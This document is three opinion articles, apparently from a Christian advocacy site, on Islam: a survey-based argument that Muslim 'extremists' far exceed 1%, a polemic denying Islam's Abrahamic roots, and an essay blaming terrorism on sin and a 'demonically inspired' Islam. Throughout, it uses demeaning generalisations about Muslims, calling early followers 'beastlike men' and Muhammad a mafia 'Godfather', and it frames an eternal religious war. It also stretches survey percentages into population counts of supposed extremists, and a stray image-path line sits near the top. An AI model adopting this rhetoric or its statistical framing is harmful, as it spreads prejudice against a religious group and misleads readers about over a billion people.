by Dan Wolf

We hear it repeatedly from the media, and also from some of our leaders. Extremists are a very small part of Islam, and the figure is normally put at about 1%. We further hear from some analysts that there are about 1.6 billion Muslims in the world today, so even 1% of that population is about 16 million people – and while that is a lot, it is still less than 5% of the entire US population.


But there are at least a couple of things missing from this conversation.

First, what exactly is meant by extremist? Is it action or belief? Attitude or thought?

Second, what is the 1% figure based upon? Is that assertion supported? Toward the first question, being an extremist is a relative term. There are likely some issues where I could view you as an extremist, and there are undoubtedly others where you could view me as an extremist as well. This label really doesn't help very much in even determining what is extreme, let alone a solution. So let's start with a definition. According to the dictionary an extremist is someone who carries something to excess. Seen from a Westerner's perspective, that could be interpreted as adhering to a very literal meaning of Islam and its doctrines.

For more information on Islam's tenets and their development, see **The First Caliphs and the Umayyad Dynasty** and **The Abbasid Dynasty – Part II**.

The Pew Research Center asked Muslims 'What is Islamic extremism?' and obtained the following responses.



Muslims themselves interpret this term differently. In the Middle East/North African countries it generally meant the violent removal of non-Muslim influences, but within non-Arabic countries it generally meant the imposition of Shari'ah law upon other Muslims. In addition, a large percentage in all of the countries above, except Jordan, declined to even respond to this question. From a Western perspective, both of these responses would likely be interpreted as Islamic extremism.

This and the next article are going to take an initial step at providing some information relevant to both the initial questions posed above. My hope is that it will spark conversations for you with your friends, your families, and your co-workers. It is, after all, okay to disagree, but at least you should understand what it is that you agree or disagree about. Otherwise, how can we effectively ever solve a problem?

Pew Research Center survey results, whose subjects were Muslims from several parts of the world, will be used and extrapolated to Muslim populations in several regions. The specific topics incorporated are:

- General Attitudes (This article)
- Politics
- Law
- Culture, with a focus on women's rights

Information on the last three topics will be presented in the next article. The Pew Research Center has been performing surveys of Muslim populations across the globe for over fifteen years. They have the experience to ask relevant questions, and have done it long enough to have some trend information available.

Before we begin, there is one point that is critical to this discussion. The contents of these articles are not to say that Muslims are good or bad. It is the decisions that each one of us makes that determines our character and who we are. Instead their purpose is to examine Muslim opinion relevant to several aspects of Islam and society; it is Islam's tenets that matter. Muslim opinion is shaped by Islam, so how consistent are those opinions with the foundations of our society? This is the discussion need to have. In the end the results of those discussions should determine what is extreme and what is not, and therefore how many people make up what is called the '1%', and what our response as a people needs to be. Currently, it is a discussion we have yet to take up, and many of our leaders do not even want us to have.

We only need to use a couple of foundational principles for a baseline in these discussions to begin to understand the gulf that exists. These can be used to determine consistency or difference, and include:

- We have a common ancestry, a common nature, and therefore the same rights. We are not equal in all ways, but as concerns our nature and rights – we are all unequivocally the same.
- The institutions of the church and state, along with the family, were implemented by our Creator. The Church and State have separate domains, but both – just like the family – are to be oriented toward our Creator. This does not mean the State should be directly connected to any religion, but rather the belief and morality that underlie religion should carry over as an influence on those who govern. If not, man is only accountable to himself.

Let's start by looking at the general Muslim population. We often assume that it is primarily Arabic, but that is not the case. If we look at the top 10 countries in terms of a Muslim population, they are:

Country	% of Total	% Muslim Population
Indonesia	12.6%	86%
Pakistan	10.9%	97%
India	10.9%	13%
Bangladesh	9.1%	83%
Egypt	4.9%	90%
Nigeria	4.6%	75%
Iran	4.6%	99%
Turkey	4.6%	99%
Ethiopia	2.7%	33%
Algeria	2.1%	99%
Total	67.0%	

The top five countries in this list account for about 48% of the world's Muslim population, and only one of them is in North Africa or the Middle East. Further, only two of those ten are countries whose primary language is Arabic (Egypt and Algeria). In all only about 22% of the world's Muslim population lives in countries within the Middle East or North Africa. Finally, with the exceptions of India and Ethiopia, the non-Muslim populations are the minority in these countries.

The surveys were all conducted in the Eastern Hemisphere and were broken into the following six regions:

- Southern-Eastern Europe – including Albania, Bosnia-Herzegovina, Kosovo, and Russia.
- Middle East – North Africa – the countries of the Arabian Peninsula and on the African continent along the Mediterranean Sea. These include Egypt, Morocco, and Tunisia.
- Sub-Saharan Africa – all countries on the African continent, except those bordering the Mediterranean Sea. These include: Cameroon, Ethiopia, Mozambique, Nigeria, Senegal, and Tanzania.
- Central Asia – including Azerbaijan, Kazakhstan, Tajikistan, and Turkey.
- South Asia – including Afghanistan, Bangladesh, and Pakistan.
- Southeast Asia – including Indonesia, Malaysia, and Thailand.

The countries with the largest Muslim populations within each region were included in the surveys, which are *The World's Muslim Population: Religion, and Politics, and Society* and *Muslim Publics Divided on Hamas and Hezbollah.* The percentages are the median from a region or countries within the region. These percentages are applied to the Muslim population within the region, using 2010 Pew Research Center Muslim population estimates. Pew's population estimates were compared to the 2008 CIA Handbook figures. Where significant population differences existed, the Pew Research Center population figures were consistently lower. The numbers are in millions. Dashes indicate a particular question was not asked in a region. Remember that 1% of the current Muslim population is about 16 million.

General Attitudes

The relevant questions asked in the survey were:

- Is it necessary to believe in God to be a moral person?
- How many faiths lead to heaven?
- Converting others is a religious duty.

	Belief in God		Islam Alone		Conversion a Duty	
Region	Pct	Number	Pct	Number	Pct	Number
Southern-Eastern Europe	61	14	50	12	35	9
Middle East – North Africa	91	333	91	341	76	284
Sub-Saharan Africa	70	202	76	228	85	246
Central Asia	69	94	66	94	40	53
South Asia	87	466	90	483	78	417
Southeast Asia	94	219	88	204	43	82
Totals		1,329		1,362		1,090

The above results should not be a surprise. Most Muslims believe that: (1) you need to believe in God to be moral, (2) that Islam is the only way of being obedient to God, and (3) you have a

responsibility to reach out to others. These thoughts are typically held by any religion.

These next survey results concern Islam and things outside it. These are:

- Percentage of Muslims who say Islam and Christianity are very different.
- Percentage of Muslims who say all or most of their close friends are Muslims.
- Percentage of Muslims who say Western music, movies, and TV hurt morality in their country.

	Islam Different		Muslim Friends		Western Culture	
Region	Pct	Number	Pct	Number	Pct	Number
Southern-Eastern Europe	38	9	80	19	35	8
Middle East – North Africa	46	169	91	333	51	187
Sub-Saharan Africa	46	132	-	-	65	188
Central Asia	53	73	96	132	38	52
South Asia	75	402	98	523	59	316
Southeast Asia	83	201	95	221	51	119
Totals		986		1,228		869

It is interesting that the regions with the largest percentages saying that Islam and Christianity are different are those where a significant non-Muslim segment still exists (Indonesia in Southeast Asia and Bangladesh and India in South Asia). Those who see much less difference between the two religions are places where either: (1) there are almost no Christians (or other minority religions), or (2) a communist state has controlled the church for the last one hundred years.

It is not surprising that people living in areas where there are few non-Muslims have Muslims for most of their close friends. What is more interesting is that this trend continues in places where there other religions (Southern-Eastern Europe, South Asia, and Southeast Asia). A fair number of Muslims also view Western culture as a moral threat. The responses to all three of these questions all approach 1 billion people – out of 1.6 billion.

The final panel in this article looks at Muslim support for institutions and actions that are generally looked upon as terrorism in the West.

- Percentage that view Hezbollah favorably.
- Percentage that view Hamas favorably.
- Percentage that say support for suicide bombing is often/sometimes justified.

	Hezbollah Favorable		Hamas Favorable		Suicide Bombings	
Region	Pct	Number	Pct	Number	Pct	Number
Southern-Eastern Europe	-	-	-	-	-	-
Middle East – North Africa	34	119	50	182	21	75
Sub-Saharan Africa	45	130	49	141	34	98
Central Asia	5	7	9	12	6	8
South Asia	19	102	18	96	8	43
Southeast Asia	43	100	39	91	15	35
Totals		457		523		259

While the support for these items is less, they still approach a half billion people for Hezbollah and Hamas, and a quarter billion people for suicide bombings – considerably more than 1%. I think that there is a common thread through these three items. Within the Muslim world Hezbollah and Hamas are viewed as charitable organizations. Islamic charitable organizations are not like their Western counterparts in some respects. Islamic charities can only expend funds in the support of Muslims, and then only in a few areas that include: (1) supporting the person collecting the funds, (2) supporting travelers – particularly those on the hajj, (3) supporting those in need – the poor, widows, and orphans, (4) payment of individual's debts, and (5) jihad.

Jihad is much broader than we typically think of it in the West. It does include warfare (jihad of the sword), but also the more non-violent means of the hand (piety), mind (teaching), pen (writing), tongue (speaking), and wealth (resource use). Wealth in many Muslim majority countries is relatively concentrated in the hands of a few elite. Witness the building of mosques in the US financed by Saudi Arabia. This is no different than in any other collectivist society. It is just within Muslim majority countries that the elite are defined a little differently.

It is interesting to note that those places expressing the greatest support for Hezbollah and Hamas also express the largest support for suicide bombings. These are regions where there is generally a high concentration of Muslims in the general population, or where there is civil unrest or open warfare. Examples include Afghanistan, Iraq, Syria, Nigeria, Cameroon, Niger, Somalia, Kenya, Libya, Pakistan, Yemen, Egypt, and the Sudan.

The next article will pick up with looking at politics, law, and culture. Peace.

Dan Wolf

See his extensive writings "About Islam".

Author and speaker, Dan Wolf, is gifted at gathering facts about contemporary subjects and sharing information in a manner that is easy to read and understand. Dan will be posting both historical and current information about Islam and Sharia. You can **read more articles concerning the contemporary relationship between faith and governance on his website**. He serves as an Advisor on the Virginia Christian Alliance.

The Pew Research Center, *How Muslims See Themselves and Islam's Role,* July, 2005.

The Pew Forum on Religion & Public Life, *The World's Muslims: Religion, Politics, and Society*, April, 2013, .

Pew Research Center, *Muslim Publics Divided on Hamas and Hezbollah: Most Embrace a Role for Islam in Politics,* December, 2010.

Islam Is Not An Abrahamic Religion

APRIL 7, 2016
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM

Col. Tom Snodgrass (Ret.), **Right Side News**

Islam's Abrahamic Religion Claim Is A Trojan Horse Subterfuge

Do Muslims Jews, And Christians Worship The Same God?

This basic question must be addressed and answered in the negative if Western Civilization is to begin to forge an effective defense against Islamic jihad. Dr. Mark Durie, an Australian Anglican theologian, has written the definitive analytical book, "**Which God?: Jesus, Holy Spirit, God in Christianity & Islam**," that debunks the accepted conventional wisdom that Islam, Judaism, and Christianity share Abrahamic roots. Dr. Durie's book incontestably demonstrates that YHWH and Allah are not the same god. Consequently, Christians and Jews are being misled about the shared identity of the three religions' divinity. This deception is a key component in the overt and covert war being conducted by the political forces of Islam in order to subjugate the Judeo-Christian religions and their societies.

One of the most dangerous avenues of covert attack is contained in this Muslim assertion that Islam shares Abrahamic roots with Christianity and Judaism. Dr. Durie explains the Islamic covert attack plan in the following paragraph.

> The message that we do worship one and the same God provides the linchpin of Muslims' efforts to convert the 'people of the Book' to the faith of Muhammad. In addition, this belief, once accepted, can lead Christians to support Islamic perspectives in ways other than conversion. For example, embracing this Islamic doctrine wins a measure of respect and even support for Islam from Christians. The holding of many 'Abrahamic Faith' conferences throughout the world is but one expression of the Islamicization of Christian thought about interfaith dialogue.

There are bountiful examples making the case that YHWH and Allah are not the same god; but in the interest of brevity, here are two salient quotations from the Gospel of Matthew and from Sura 2 of the Quran cited by Dr. Durie. Dr. Durie's explanation of Matthew 5:43-45 and the quotation of that New Testament scripture follows:

> *Ethical implications: conflict*
>
> The important practical implications of these different understandings of the nature of YHWH and Allah can be seen in the teachings of the Bible and the Quran on attitudes to enemies and to suffering.
>
> Jesus commands his followers to love their enemies, because if they do this they will be like God, 'children of your Father in heaven':
>
> > *You have heard that it was said, 'Love your neighbor and hate your enemy.' But I tell you: Love your enemies and pray for those who persecute you, that you may be sons of your Father in heaven. He causes his sun to rise on the evil and the good, and sends rain on the righteous and the unrighteous.* (Matthew 5:43–45)

Next, consider Dr. Durie's comments regarding Quran Sura 2: 190-94 that he also quotes:

> The attitude of Islam to enemies, expressed in many Quranic verses and hadiths, and in countless statements by theologians and especially in textbooks dealing with the doctrines of jihad, is quite the opposite. It is the right and duty of Muslims to be strict in exacting retribution against their enemies, who are also the enemies of Allah:
>
> > *And fight in the way of Allah with those who fight with you, but aggress not: Allah loves not the aggressors. And slay them wherever you come upon them, and expel them from where they expelled you; persecution* [of believers] *is more grievous than slaying* [of unbelievers]. *... Fight them, till there is no persecution and the religion is Allah's; ... Whoso commits aggression against you, do you commit aggression against him like as he has committed against you; and fear you Allah, and know that Allah is with the godfearing.* (Q2:190–94)

One need not be a religious theologian to comprehend that 'a god' cannot possibly be the same 'deity' when that 'divine source' issues completely contradictory instructions to followers on how to behave in exactly the same circumstances. In regard to the injunction in the Quranic sura quoted above that states: "...aggress not: Allah loves not aggressors," the **Islamic concept of**

'aggression' needs to be explained. In terms of Islamic thought, aggression only occurs when non-Muslims impede the Islamization of their territory and thus erect obstacles to the Allah-commanded evangelization of Islam throughout the world. Consequently, these non-Muslims are obstructing the will of Allah. Furthermore, since submission to Islam is the only 'path' (that is, 'sharia') to peace, Muslims believe that they are bringing peace, not aggression, when they engage in jihad, violent or non-violent.

The Shared Abrahamic Origin Lie Of Islam

Abraham's life is archeologically dated to have occurred circa 2000 B.C. in Mesopotamia and the Fertile crescent, while Mohammad's Islamic cult first began to take fruition in Mohammad's imagination in 610 A.D. in Western Arabia. There is, in fact, no genealogical, historical, or archeological evidence linking Abraham and Mohammad. **Mohammad claimed Abrahamic lineage for Islam** through Abraham's illegitimate son, Ishmael. Ishmael was the Arab spawn of Abraham and his Egyptian concubine, Hagar. Hagar was eventually exiled along with Ishmael from Abraham's tribe to the desert of Sinai, not to the desert of Arabia.

The fact which makes Mohammad's 'Abrahamic common-ancestor-origin myth' extremely dubious is that the Ishmaelite-descendant tribes lived not in the Arabia deserts of Mohammad's Quraish Tribe, but far to the north and west of Arabia by Bronze Age standards in the Sinai and Fertile Crescent deserts. Another historical fact discrediting Mohammad's fictitious Abrahamic myth is that these **Ishmaelite nomadic tribes disappeared** from history after 700 B.C, while Mohammad's Quraish Tribe **didn't occupy Mecca until after 500 B.C**.

In order to make sense of Mohammad's historically fanciful Abrahamic lineage claim, it is necessary to be aware of the 'Islamic mythological theology' that the Quran, 'the Mother of the Book,' has **existed forever with Allah**; therefore, according to Islamic theology, the Quran predated Adam, Abraham, Mohammad, and all of mankind. Consequently, according to this Muslim timeline, **Abraham was actually a prophet of Islam**. And since Abraham is claimed by Muslims to be the patriarch of all three religions, consider how Islamic theology depicts Abraham counseling Muslims to embark on eternal hatred of any persons that do not believe in the 'Islamic Allah god' alone, which naturally refers to Christians, Jews, and believers in other faiths. This Quranic portrayal of Abraham is totally contrary to the Judeo-Christian concept of that patriarch, thus invalidating the Islamic claim of shared Abrahamic lineage.

The Quran cites Ibrahim (Abraham) as an exemplary model of enmity towards those who refuse to accept Islam:

> *You have had a good example in Ibrahim, and those with him, when they said to their people, 'We are quit of you and that you serve, apart from Allah. We disbelieve in you, and between us and you enmity has shown itself, and hatred for ever, until you believe in Allah alone.'* (Q60:4)

So, Mohammad would have people believe that Allah told him through the Angel Gabriel that, 2600 years before Mohammad lived and proclaimed the existence of Islam, Abraham was instructing future Christians and Jews to practice Islamic submission to Allah. Moreover, should wayward Christian and Jewish 'descendants of Abraham' not follow his instructions to serve the Islamic god Allah, then the 'true heirs of Abraham' (that is, Muslims) will be justified in loathing those who will not submit to Allah through the practice of Islam until they do. Thus, according to the Islamic Quran, sharing Abrahamic origin really means that the religious patriarch Abraham was prophetically admonishing all his spiritual progeny to disavow the covenants they would make with YHWH in favor of eventual submission to Allah. Then following that Islamic scriptural perversion of Abraham, consider the egregious Islamic instructions to followers concerning the justness of murderous retribution as cited in Dr. Durie's book.

The principle of retribution was not merely a theoretical one for Muhammad. It was lived out by Muhammad through the genocide of the Quraiza Jews of Medina. Muhammad had found this tribe guilty of not coming to the aid of the Muslims when they were besieged by the Meccans. After the Meccans lifted their siege, Muhammad attacked the Quraiza Jews. A hadith from the *Sahih Muslim* reported the outcome of their appeal for clemency:

> *Then he* [Muhammad] *killed their men, and distributed their women, children and properties among the Muslims...*[1]

All adult male Quraiza Jews – six to eight hundred in all – were beheaded in the market place of Medina in a single day, and the women and children were distributed to the Muslims as booty and some Muhammad sold as slaves to purchase weapons for jihad. A few who converted to Islam were permitted to retain their freedom.

The Quran refers to this event as follows:

> *And He brought down those of the People of the Book who supported them from their fortresses and cast terror in their hearts; some you slew, some you made captive. And He bequeathed upon you their lands, their habitations, and their possessions, and a land you never trod. Allah is powerful over everything.* (Q33:26–27)

Islamic authorities who justify this event do so by emphasizing the culpability of the Quraiza Jews. In other words they appeal to the principle of retribution.

It is worthy to note that behind Mohammad's 'retribution' was the motive of plundering Jewish property and enslaving their women and children for sex and profit. At the base motivation of Mohammad's Islamic religion is always the plunder of the property of non-believers in Islam and their murder, or their enslavement. St. Thomas Aquinas made the **following trenchant observation** regarding Mohammad's 'brigand theology.'

> Muhammad enticed peoples with the promise of carnal pleasures, to the desire of which the concupiscence of the flesh instigates. He also delivered commandments in keeping with his promises, by giving the reins to carnal pleasure, wherein it is easy for carnal men to obey: and the lessons of truth which he inculcated were only such as can be easily known to any man of average wisdom by his natural powers: yea rather the truths which he taught were mingled by him with many fables and most false doctrines. Nor did he add any signs of supernatural agency… but he asserted that he was sent in the power of arms, a sign that is not lacking even to robbers and tyrants. Again, those who believed in him from the outset were not wise men practiced in things divine and human, but beastlike men who dwelt in the wilds, utterly ignorant of all divine teaching; and it was by a multitude of such men and the force of arms that he compelled others to submit to his law.

In today's vernacular, Mohammad was the 'Godfather' of a Muslim desert mafia family.

A Christian Perspective Of The Coming Of Mohammad

For Christians, Jesus foretold the coming of Mohammad: ***"Beware of false prophets. They come to you in sheep's clothing, but inwardly they are ravenous wolves"*** (**Matthew 7:15**); ***" For false messiahs and false prophets will appear and perform great signs and wonders to deceive, if possible, even the 'elect' (that is, 'Christians')"*** (**Matthew 24:24**); and ***"But there were also false prophets among the people, just as there will be false teachers among you. They will secretly introduce destructive heresies, even denying the sovereign Lord who bought them…."*** (**2 Peter 2:1-3**).

As these verses should make abundantly clear to Christians, Christ and the Apostles were very concerned about false prophets and the anti-Christ deceiving Christians. Without a doubt, Christians have been amply forewarned about the coming of Mohammad and Islam. Christians foolishly ignore the New Testament warnings at their peril, as the genocidal execution of Christians by Islamic jihadists in the Middle East provide daily testimony.

Islam's Blatant War On Judeo-Christian Civilization And Judeo-Christian Leadership's Politically Correct State Of Denial

The State of Israel's leadership is well aware of the eternal war between Judaism and Islam mandated by Islamic scripture, but they are constrained in their responses by politically correct world leadership. Consequently, they engage in a 'diplomatic kabuki dance' that gives lip service to a fairytale 'two-state solution.' Western secular and religious leaders should wake up and realize that Israel is Western Judeo-Christian Civilization's frontline in the jihadist religious war that Islam is waging against it. On the other hand, the indisputable worldwide onslaught by Islam against Christianity is very troubling because there is only scant awareness of the Islamic jihadist

warfare among the leaders of Christ's Church, Catholic and Protestant, and because there is no organized Christian effort to repel the overt and covert subversion of the Judeo-Christian religions and culture of Western Civilization.

This dire situation cries out for the Christian leaders to finally become fully conversant in Islamic 'theology,' that is, their plan for religious jihadist war to impose Islamic Sharia law on all unbelievers. Christianity, regardless whether its leadership knows it or not, is engaged in existential conflict with Islam. Mohammad's unequivocal, eternal declaration of war leaves no doubt about the unending, existential nature of the combat: ***"Allah's Apostle said, 'I have been ordered to fight the people till they say: 'None has the right to be worshipped but Allah.' And if they say so, pray like our prayers, face our Qibla and slaughter as we slaughter, then their blood and property will be sacred to us and we will not interfere with them except legally and their reckoning will be with Allah'"*** *(**Bukhari (8:387)**)*. This 'Mohammadan war declaration' may also be found in ***Sahih Muslim (1:33)****, Bukhari (2:24), Bukhari (60:40), Bukhari (59:643), and Islamic Sacred Sharia Law (Jihad o9.0 (3))*.

Conclusion

As world history makes undeniably crystal clear, religious wars are fought to the death without compromise. The indisputable proof that this is a religious war is found throughout Islamic scripture, but Mohammad's documented declaration removes any doubt: ***'I have been ordered to fight the people till they say: 'None has the right to be worshipped but Allah.'*** The denial of the war being conducted to the blood-curdling screams of 'Allahu Akbar' against the Western world by its political and religious leadership will go down in human history as the greatest leadership failure in the annals of mankind. The Western world leadership's willful blindness is self-induced insanity because it contravenes human self-preservation instinct.

See the Colonel's Archive

About Col. Tom Snodgrass (Ret.)

Col. Thomas Snodgrass, USAF (retired) served over a year in Peshawar, Pakistan, working with Pakistani military intelligence. During his year in Vietnam he daily scheduled 130 U.S. Army and Air Force intelligence collection aircraft. In his final overseas tour he was the U.S. Air Attaché behind the Iron Curtain in Warsaw, Poland. In total, Col. Snodgrass was variously an Intelligence Officer or an International Politico-Military Affairs Officer (military diplomat) serving duty tours in seven foreign countries, as well as teaching military history and strategy at the Air War College, US Air Force Academy, and USAF Special Operations School during a thirty-year military career. Additionally, he was awarded an Air Force scholarship to get a history master's degree in revolutionary insurgent warfare at the University of Texas, as well as being granted a year's educational sabbatical to teach and to write about international relations as an Air Force Research

Associate in the graduate school at the Center for Advanced International Studies, University of Miami, Florida. Following the Air Force, Col. Snodgrass was an adjunct professor of military history for ten years at Embry-Riddle Aeronautical University, Arizona.

Why Men Commit Evil Acts

APRIL 2, 2016
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM

By Stephen McDowell

What Motivates Muslim Terrorists, Mass Murderers, and Destructive Anarchists, and How Do We Stop Them?

"Why do they hate us so much?"

This question was asked by many in Belgium after Islamic terrorists bombed the airport and subway in Brussels on March 22, 2016, killing 31 and wounding over 300. Similar questions have been asked after other recent acts of terror, including the events on 9-11, the terrorist attacks in Paris, and the shooting in San Bernardino. Leaders, the media, and citizens ask, "Why would people commit such atrocities?"

Such questions followed the riotous acts in Ferguson and Baltimore and after mass killings in the theater in Colorado and the church in Charleston. What could provoke people to act this way? What is their motive? Why do terrorists and mass killers commit such despicable acts?

To secular humanistic thinkers, who believe that man is basically good, there must have been some external situation or action of others to cause these people to do what they did. Thus, America and the capitalistic West, by their unjust and oppressive behavior, must have provoked Muslim terrorists to blow up the Twin Towers and shoot Americans. Blacks in Ferguson and Baltimore rioted and destroyed property because they are oppressed by the whites or the "man in authority." Workplace violence occurs because someone is unfairly treated. If a deranged person goes on a shooting spree, it must be easy access to guns that caused it.

Yet, why would Muslims attack tolerant France and peaceful Belgium? Why would they blow up Brussels, the city that is the seat of the world court, the highest attainment of humanistic man,

the example of utopia to the world? After all, humanistic man loves everyone and only wants peace for all. Socialist France, Belgium, and Western Europe have opened their doors to the oppressed Muslims to show them how tolerant and loving these statist nations are. Why, then, would men do such things?

Lacking a Christian view of man prohibits a correct answer to their question of motive. Why do men commit evil acts? Biblical Christianity provides a clear answer to this question.

1. Man is sinful and his heart is deceitful and desperately wicked.

The Bible teaches that man was created in the image of God (Gen. 1: 26), communed with Him, and had the capacity to obey Him completely (Gen. 1-2). Yet man disobeyed God (i.e. he sinned), which separated him from God and corrupted his heart (Gen. 3; Rom. 3:9-18, 23). Thus after man sinned his nature changed, from having an obedient pure heart toward God to having a rebellious evil heart – as the Bible informs us, "the intent of man's heart is evil from his youth" (Gen. 8:21).

Since "every intent of the thoughts of his heart was only evil continually" (Gen. 6: 5), "the earth was filled with violence" (vs. 11). The external violence that flowed out of man's evil, sinful heart was so bad that God sent a flood to wipe out all but eight people, with whom he started anew. Yet even so, man remained in a fallen, sinful condition. His heart remained darkened, deceitful and desperately wicked (Jer. 17:9).

Ever since the Fall, man is born in sin and is unclean (Job 14:4; Ps. 51:5). He has a darkened heart (Rom. 1:21). This Biblical truth reveals the primary reason why men commit evil acts. Such belief was ubiquitous throughout most of America's history. John Adams, second President of the United States, said that "the Word of God … informs us, the heart is deceitful above all things, and desperately wicked."

Man's sinful and deceitful heart produces all kinds of evil actions. The Bible says wars, fights, quarrels, and murders occur due to sin, envy, selfishness, and lust (James 4:1-2).

2. There is a devil who hates God and His children and who seeks to destroy His Kingdom.

Satan, the devil, has opposed God from the beginning. He tempted Adam and Eve and led them astray (Gen. 3). Because of sin, man is by nature evil. The devil works in and through the sons of disobedience (that is, all men before salvation) to carry out his nefarious deeds. He works via the wicked heart of man to kill, steal, and destroy (John 10:10; Eph. 2:1-3).

As a means of attacking God, the devil seeks to destroy man, God's highest creation, and in particular the children of God, the redeemed. He also seeks to thwart God's plan in the earth. He

does not like the fruit of the kingdom of God which is liberty, righteousness, peace, prosperity, justice and joy, whether manifested in individual lives or society at large.

False ideologies and wicked rulers are some of the tools Satan has used to seek to destroy man and God's kingdom. The false religion of Islam has especially been an instrument of oppression, destruction, and death.

3. Sinful men, with Satan's encouragement, embrace demented ideas that cause them to commit evil acts.

All individuals, being created in the image of God, have a conscience that convicts them when they act contrary to God's standards (Rom. 2:14-15). However, fallen men through continual disobedience can sear their consciences and carry out atrocious acts of evil.

Sinful men also set up many false religions that teach bad ideas leading to evil actions. Islam is the most destructive of these false, man-made and demonically inspired religions – confirmed by a brief examination of its history. While not a classical religion, statism is another man-made ideology that has brought great destruction to mankind.

The vast majority of terrorist acts in the world today are conducted by Muslims. According to them, their religion is the motive for their acts. While moderate Muslims rightly condemn such mass killings, the actual teachings of Islam promote such behavior.

Naïve, humanistic men wonder why radical Muslims hate and kill them when they have done them no harm and have only wanted to help them. Thomas Jefferson wondered this same thing over two centuries ago when he met with the Muslim ambassador from Tripoli to seek to negotiate peace between the newly established United States and the Barbary Coast nations of North Africa who were attacking American ships in the area, demanding they pay them tribute.

In May 1786, Ambassadors Thomas Jefferson and John Adams met in London with the resident Tripolitan ambassador, Sidi Haji Abdul Rahman Adja, to try and negotiate a treaty to end the threat from the Barbary Pirates. They asked the ambassador why the Muslim states were so hostile to the new American republic that had done nothing to provoke such animosity, assuring him "that we considered all mankind as our friends who had done us no wrong, nor had given us any provocation." Ambassador Adja answered, "that it was founded on the law of their great Prophet: that it was written in the Koran, that all Nations who should not have acknowledged their Authority were sinners: that it was their right and duty to make war upon them wherever they could be found, and to make slaves of all they could take as prisoners; and that every Mussalman who should be slain in battle was sure to go to Paradise." Jefferson had a Koran in his library and likely used it to learn for himself if it really taught this strange oppressive doctrine. He discovered it did.

Jefferson argued the best long-term solution was to establish a navy, writing, “I very early thought it would be best to effect a peace through the medium of war.” He pointed out that the cost of establishing and maintaining a navy “would amount to little more than we must pay, if we buy peace,” that is, pay the tribute demanded by the pirates. By the time he became President in 1801, the navy had been built up to sufficient strength such that continued attacks by the Muslim terrorists prompted Jefferson to declare war. Our victory in 1805 ended hostilities against America and delayed Muslim atrocities for a while.

Having good intentions toward such deceived, evilly-thinking men is not sufficient to stop them.

What Can Be Done?

Men commit evil acts because men are sinful. The world is full of evil people who think and act wrongly. Understanding the nature of fallen man and the history of mankind caused Martin Luther to write, “the world is nothing but a mass of evil people.” If this is so, do we have any hope of stopping the unlawful action of evil men? Thankfully, yes. Our hope rests with the liberating work of Jesus Christ. Christ came into the world to redeem men and destroy the works of the devil. The Bible, God’s revealed Word to mankind, presents Christ’s atoning work but also gives us principles and precepts for dealing with the evil acts of sinful men. The Bible provides a blueprint for advancing liberty and suppressing evil. That blueprint includes:

- ### Preach Christ to change the sinful heart of man.

When we repent of our sins, have faith in Christ’s redemptive work, and follow Him as Lord, He makes us a new creation (2 Cor. 5:17). He gives us a new heart and nature that seeks to obey him and live rightly (Rom. 3, 6; Heb. 8). Regenerated believers seek to preserve life, not destroy it.

Only God through Christ can transform man from within. No other religion or belief system does such a thing. Since only Christ can change the heart, only Christianity can effectively deal with the consequences of the evil intents of sinful men’s hearts, which are violence, wars and conflicts. The more that Christ is preached and believed, the more that violence is diminished.

- ### Teach truth to combat the lies of Satan.

Luther wrote “the world is … a mass of evil people” about 500 years ago. At that time the ratio of regenerated Christians to total world population was maybe 1 in 99. Thankfully, because of God’s grace and plan for man, and because of men like Luther, there has been a dramatic increase in the number of Christians. Today 1 in 3 people in the world identify as Christians, with perhaps 1 in 7 being regenerated believers.

His kingdom has expanded greatly in the past five centuries. There are therefore more people who have become new creations in Christ, with a new nature and desires. They seek to live rightly. They do not seek to do evil but good.

The expansion of God's kingdom in history has not only changed hearts, it has also changed minds. Where Biblical ideas have advanced, liberty, prosperity, justice, and virtue have advanced as well. These principles have changed nations and benefited all men, not just Christians. Biblical truth has exposed tyrants and oppressors in government and religion. It has provided a great contrast between true religion (Christianity) and the false religions of man. Having access to the teachings of Jesus, and comparing them with the teachings of Mohammad, is turning Muslims to the Lord today in unprecedented numbers.

Although Christianity is advancing rapidly today, there are still billions of evil people in the world. However, the more we teach the liberating principles of the Christian faith, the more this will serve as a deterrent to evil behavior, since such teachings will bear witness to the Godly conscience of all men.

- Work to place Godly leaders in government who understand the nature of man.

Saving grace transforms individuals, giving them a nature of obedience to God. Teaching more Biblical truth guides converted men to acts of lawfulness and promotes a culture of Godly morality that helps abate evil actions of all citizens. In addition to preaching Christ and teaching truth, God has given us another means of dealing with evil, which is the divine institution of civil government. We are to overcome evil in the heart of man by the truth of the Gospel (Romans 12). We are to overcome evil in society by Godly civil government (Romans 13:1-4).

